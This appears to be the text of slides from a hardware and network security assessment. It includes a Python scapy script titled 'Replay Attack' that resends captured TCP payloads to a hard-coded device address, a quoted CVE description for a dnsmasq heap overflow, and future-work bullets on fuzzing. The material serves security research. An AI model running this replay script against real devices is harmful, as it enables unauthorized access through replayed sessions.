


Replay Attack

```
1 import socket
2 import scapy
3 from scapy.layers.inet import TCP
4 from scapy.layers.l2 import Ether
5 from scapy.sendrecv import sniff
6
7 pkts = sniff(offline="replay.pcap")
8
9
10 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
11 s.connect(('192.168.10.2', 7678))
12 i = 0
13 for p in pkts:
14
15     if p['TCP'].flags == 'PA' and p['IP'].src == '192.168.10.2':
16         print("-----")
17         print(len(p['TCP'].payload), p['TCP'].flags, p['IP'].src, p['TCP'].payload)
18         s.recv(len(p['TCP'].payload))
19         print('received!')
20
21
22     if p['TCP'].flags == 'PA' and p['IP'].src == '192.168.15.49':
23         print("-----")
24         print(len(p['TCP'].payload), p['TCP'].flags, p['IP'].src, p['TCP'].payload)
25         s.send(bytes(p['TCP'].payload))
26         print(p['TCP'].payload)
27         i += 1
28         print(i, 'sent!')
```




Vulnerability Discovery



CVE-2017-14491 Detail

Current Description
Heap-based buffer overflow in dnsmasq before 2.78 allows remote attackers to cause a denial of service (crash) or execute arbitrary code via a crafted DNS response.

Assessing Hardware security



Future work

- Investigating cloud-based architecture
- Fuzzing the STS-Live software